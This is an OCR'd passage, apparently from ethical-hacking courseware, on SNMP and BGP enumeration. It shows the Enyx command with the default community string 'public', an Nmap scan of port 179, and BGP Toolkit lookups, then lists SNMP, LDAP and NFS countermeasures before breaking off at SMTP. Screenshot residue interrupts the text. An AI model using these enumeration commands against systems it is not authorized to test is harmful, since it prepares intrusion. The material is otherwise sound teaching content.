
- **Enyx**

  Source: *https://github.com*

  Enyx is an enumeration tool that fetches the IPv6 address of a machine through SNMP.

  As shown in the screenshot, attackers use the following command to enumerate the IPv6 address of a target machine (**`10.10.10.20`**) by setting the SNMP version to **`2c`** and community string to **`public`**:

  `Python enyx.py 2c public <target IP>`



```
┌─[trickster0@[redacted]]─[~]
└──╼ $python enyx.py 2c public 10.10.10.20
################################################################################
#                                                                              #
#                       #######    ##      #  #     #  #    #                  #
#                       #        #  #    #     #  #     #  #                   #
#                       ######   #   #  #       ##       ##                    #
#                       #       #     # #       ##      #  #                   #
#                       ###### #      ##        ##     #    #                  #
#                                                                              #

BGP Enumeration


The Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) on the Internet. Because this protocol is used to connect one AS to other ASs, it is also called external BGP (eBGP). BGP finds the shortest path to route traffic from one IP address to another efficiently. BGP creates its TCP session on port 179.

Attackers perform BGP enumeration on the target using tools such as Nmap and BGP Toolkit to discover the IPv4 prefixes indicated by the AS number and the routing path followed by the target. Attackers use this information to launch various attacks against the target, such as man-in-the-middle attacks, BGP hijacking attacks, and DoS attacks.

As shown in the screenshot, attackers use the following Nmap command to enumerate BGP running on the target system:

```
# nmap -p 179 <target IP>
```



nmap -p [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```

Figure 4.59: Screenshot of Nmap displaying a BGP enumeration result

As shown in the screenshot, attackers use BGP Toolkit to perform BGP enumeration on the target domain. This online tool can be used to search for the target domain and obtain details such as DNS information, website information, IP information, AS information, and whois information. Based on the identified ASs, attackers can further enumerate details such as IPv4 prefixes, BGP routing graphs, and IPv4 peers.

LO#08: Explain Enumeration Countermeasures

Enumeration Countermeasures

SNMP


- **Remove the SNMP agent** or turn off the SNMP service
- If turning off SNMP is not an option, then change the default **community string names**
- **Upgrade to SNMP3**, which encrypts passwords and messages
- Implement the Group Policy security option called "**Additional restrictions for anonymous connections**"

LDAP

- By default, LDAP traffic is transmitted unsecured; **use SSL or STARTTLS technology** to encrypt the traffic
- Select a **username different** from your email address and enable **account lockout**
- Use **NT LAN Manager (NTLM)**, **Kerberos**, or any basic authentication mechanism to limit access to legitimate users

NFS

- Implement **proper permissions** (read/write must be restricted to specific users) on exported file systems
- Implement **firewall rules** to block NFS port 2049
- Ensure **proper configuration** of files, such as `/etc/smb.conf`, `/etc/exports` and `etc/hosts.allow`, to protect the data stored in servers
- **Log the requests** to access the system files on the NFS server



Enumeration Countermeasures (Cont'd)

SMTP

Configure SMTP servers to

